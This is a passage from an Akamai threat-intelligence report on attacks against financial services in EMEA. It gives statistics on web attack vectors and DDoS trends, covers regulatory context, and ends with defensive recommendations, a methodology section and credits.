As in the [prior financial services SOTI report](#), and reflecting the current global financial services trend, Local File Inclusion (LFI) is the top attack vector in EMEA for all verticals including financial services (60.26% of web attacks; EMEA Figure 2). Cross-Site Scripting (XSS) is second at 19.66% of web attacks, and SQL injection (SQLi) is third at 13.83%.

EMEA: Top Web App and API Attack Vectors: Financial Services Sub-Verticals
January 1, 2022 – June 30, 2023



EMEA Fig. 2: LFI is driving a surge in web attacks in the financial services vertical and sub-verticals in EMEA, but other vectors, like XSS and SQLi, also pose risks


These attack vector rankings are also consistent across the EMEA financial services sub-verticals, which include insurance (accounting for 54.5% of all web attacks), banking (34.0%), and other financial services companies such as fintech, capital markets, property and casualty insurance, and payment and lending (11.5%). It is worth noting that when comparing Q2 2022 to Q2 2023, the insurance sub-vertical experienced a 68% increase in web application and API attacks. In contrast to banks and other financial services companies, which hold mainly financial data, insurers also collect, process, and store substantial amounts of personally identifiable information, which makes the insurance sub-vertical an especially attractive target. These companies also have rich connections with various financial institutions through investments, debt issuance, and capital raising. Finally, the geopolitical climate is likely also contributing to these risks as nation-state threat actors will increasingly dedicate resources to cyber research and development, for example, to find and exploit zero-day vulnerabilities.

The insurance sub-vertical experienced a 68% year-over-year increase in web application and API attacks.



EMEA in the crosshairs of the regional shift in DDoS attacks

As discussed in the global report, financial institutions are bearing the brunt of the resurgence of Distributed Denial-of-Service (DDoS) attacks. This is particularly true in EMEA. As a region, EMEA experienced the most DDoS attack events (63.52%), nearly double the amount in the next top region, North America (32.58%; EMEA Figure 4). We started seeing this regional shift in our [report last year](#) which revealed the volume of DDoS attacks against the United States had lessened, while attack volume against EMEA increased and surpassed North America, despite the lower overall number of targets.




EMEA Fig. 4: EMEA is the top region for DDoS attack events against financial services, nearly double the amount in the next top region



During the 18 months from January 2022 through June 2023, DDoS attack events in the financial services vertical in EMEA trended upward and the vertical experienced 57% of all attack events in the region. This equates to 1,466 of the 2,590 attack events across all verticals in EMEA and resulted in a 40% increase year over year in DDoS attacks when comparing Q2 2022 with Q2 2023 (EMEA Figure 5).

EMEA: Quarterly DDoS Attack Events: Financial Services

January 1, 2022 – June 30, 2023



EMEA Fig. 5: DDoS attack events against financial services trended upward

By looking more closely at the region, we can see that the United Kingdom tops the list at 29.2% of DDoS attack events (a 154% year-over-year increase), followed by Germany at 15.1%.

We surmise that the attacks on the European banks that are targeting allies of Ukraine are financially and politically motivated by Russia's continued war in Ukraine and are the primary reason for the increase in attack events in EMEA. For example, Pro-Russian hacktivist groups [announced](#) in early June that they would carry out "massive" coordinated DDoS attacks on both European and U.S. financial organizations. Killnet, REvil, and Anonymous Sudan were among the adversaries mentioned.


EMEA is the top region for DDoS attack events against financial services.



The regional shift in DDoS attack events against financial services shows how quickly adversaries can switch their focus. However, within this context it is also important to look at the impact on other verticals in the region. Although threat actors publicly state they are focused on financial organizations, further analysis reveals that DDoS attack events against the gambling, commerce, and manufacturing verticals in EMEA each also exceed all other regions combined (EMEA Figure 6).

EMEA: Top 5 DDoS Attack Event Verticals

January 1, 2022 — June 30, 2023



EMEA Fig. 6: EMEA experienced more DDoS attack events in four verticals than all other regions combined

EMEA snapshot conclusion

Financial services is one of the industries most targeted by cybercriminals, but also one of the most heavily regulated, making it essential to align your security strategy with emerging laws and regulations designed to enable digital innovation and resilience. As of January 17, 2025, the EU financial sectors should be prepared to comply with the [Digital Operational Resilience Act \(DORA\)](#). DORA sets uniform requirements for the security of network and information systems of companies and organizations operating in the financial sector, as well as critical third parties that provide information and communication technology-related services to them, such as cloud platforms or data analytics services. This legislation comes on the heels of the new Network and Information Systems Directive ([NIS2](#)), which will go into effect on October 17, 2024. Outside the EU, countries such as [Saudi Arabia](#) have introduced data protection laws similar to the EU's General Data Protection Regulation (GDPR), which create obligations for financial entities dealing with personal data. Additionally, the [upcoming PCI DSS v4.0](#) requires that by March 31, 2025, organizations meet new script management requirements.



As regulators put initiatives and policies in place to strengthen cybersecurity standards, it is important to understand the reporting requirements in your area so that you can include them in your playbook/crisis management plans and be aware of the opportunities you have to mitigate risk by leveraging a multilayered defense.

For more information, please refer to the global financial services SOTI report, [The High Stakes of Innovation: Attack Trends in Financial Services](#).


Conclusion: Fortifying your defenses with actionable insights

Financial services will always be one of the most targeted industries. While remaining third for web application and API attacks and first for phishing, this year the financial services industry ranked first for DDoS attacks as well. This industry has been heavily targeted by old and new security threats that continue to challenge how your organization can effectively defend its growing attack surface. Although we saw an increase in the scope of attacks and in innovation in techniques this year, we also continue to see companies successfully protecting their customers.


While the industry continues to innovate and provide more API-based customer access, you must focus on ensuring that you have visibility and automated mitigations in place. With shadow API and access control bypass attacks on the rise, you must rapidly detect rogue APIs (both customer-facing and internal), monitor them for attacks or abuse, establish processes to investigate incidents, and automate mitigation policies.

These same recommendations for visibility and response apply to issues such as account takeover, financial aggregators, web scraping, and phishing. These edge-facing issues are great areas in which to leverage OWASP Top 10 and MITRE ATT&CK framework to develop training programs, maturity baseline measurements, and test plans for your red team/pen test group. You can even use the ATT&CK Navigator tool to organize a purple team based on a specific threat. (Purple teams perform simulation attacks to find security weaknesses in an organization's perimeter with the goal of enhancing its security.)





2023 | 38





Methodology

Web application and bot attacks

This data describes application-layer alerts on traffic seen through our web application firewall (WAF) and bot management tool. The web application attack alerts are triggered when we detect a malicious payload within a request to a protected website or application. The bot alerts are triggered when we detect a bot payload within a request to a protected website or application. These bot alerts can be triggered by both malicious and benign bots. The alerts do not indicate the successfulness of an attack. Although these products allow a high level of customization, we collected the data presented here in a manner that does not consider custom configurations of the protected properties.

The data was drawn from an internal tool for analysis of security events detected on Akamai Connected Cloud, a network of approximately 340,000 servers in more than 4,000 locations on nearly 1,300 networks in 130+ countries. Our security teams use this data, measured in petabytes per month, to research attacks, flag malicious behavior, and feed additional intelligence into Akamai's solutions.

This data covered the 18-month period from January 1, 2022, through June 30, 2023. One significant attack in May 2022 was omitted from some web application attack visualizations because of its tremendous volume. It remained in the dataset for all analytic purposes.

Client-Side Protection & Compliance data

This data describes scripts observed and analyzed within the Akamai Client-Side Protection & Compliance tool. Client-Side Protection & Compliance (formerly Page Integrity Manager) runs within the browser, and observes any scripts executed within the browser across protected web pages. The tool observes more than 18 billion scripts and protects nearly 10 billion web pages on a daily basis. Our security team uses this data to research script vulnerabilities, detect malicious behavior, and feed intelligence into other Akamai security solutions.

The Client-Side Protection & Compliance data we analyzed for this report was a 90-day sample of data gathered between Q2 and Q3 2023.





DDoS

Akamai Prolexic Routed defends organizations against DDoS attacks by redirecting network traffic through Akamai scrubbing centers, only allowing the clean traffic forward. Experts in the Akamai Security Operations Command Center (SOCC) tailor proactive mitigation controls to detect and stop attacks instantly, and conduct live analysis of the remaining traffic to determine further mitigation as needed.

DDoS attack events are detected either by the SOCC or the targeted organization itself, depending on the chosen deployment model — always-on or on demand — but the SOCC records data for all attacks mitigated. Similar to web application traffic, the source is determined by the source of the IP traffic prior to Akamai's network.

This data covered the 18-month period from January 1, 2022, through June 30, 2023.

Client Reputation

Akamai Client Reputation is the part of Akamai App & API Protector that calculates a risk score on a scale of 0 to 10 for every IP in the Akamai network. A risk score of 1 forecasts a low likelihood of future attacks by that client; a risk score of 10 forecasts a high likelihood that the IP address may be used by a malicious actor.

While compiling the scores, Client Reputation leverages all Akamai feeds and data. This includes attack traffic, WAF triggers, rate control, and bot detections, as well as normal (benign) traffic. Client Reputation can assign a score to an IP in the context of an individual customer, which is visible only to that specific customer, not to others. Client Reputation can also assign scores to a whole segment of customers or to an entire industry (for example, the financial services segment). In this case, the score is visible to that whole segment of customers, but not to other segments.

The data in this report was generated by Client Reputation data, spans May 1, 2023, through July 31, 2023, and was filtered so it only includes scores assigned to IPs in the context of either:

- A financial services customer
- The whole financial services segment

With this approach, we can obtain a clear and accurate picture of the attack landscape on financial services customers.

Credits

Editorial and writing

Yossi Barkshtein	Charlotte Pelliccia
Cheryl Chiodi	Lance Rhodes
Chen Doytshman	Badette Tribbey
Ryan Gao	Steve Winterfeld
Karan Mankodi	

Review and subject matter contribution

Tom Emmons	Gal Meiri
Or Katz	Richard Meeus
Reuben Koh	Matthew Payne
Emily Lyons	Maxim Zavodchik

Data analysis

Chelsea Tuttle

Marketing and publishing

Georgina Morales Hampe
Shivangi Sahu
Emily Spinks



Akamai powers and protects life online. Leading companies worldwide choose Akamai to build, deliver, and secure their digital experiences — helping billions of people live, work, and play every day. Akamai Connected Cloud, a massively distributed edge and cloud platform, puts apps and experiences closer to users and keeps threats farther away. Learn more about Akamai's cloud computing, security, and content delivery solutions at akamai.com and akamai.com/blog, or follow Akamai Technologies on [Twitter](https://twitter.com) and [LinkedIn](https://www.linkedin.com/company/akamai).

Published 9/23.

More State of the Internet/Security

Read back issues and watch for upcoming releases of Akamai's acclaimed State of the Internet/Security reports. akamai.com/soti

More Akamai threat research

Stay updated with the latest threat intelligence analyses, security reports, and cybersecurity research. akamai.com/security-research

Access data from this report

View high-quality versions of the graphs and charts referenced in this report. These images are free to use and reference, provided Akamai is duly credited as a source and the Akamai logo is retained. akamai.com/sotidata

More on Akamai solutions

To learn more information on Akamai solutions against threats targeting financial services, visit our [financial services CDN page](https://akamai.com/financial).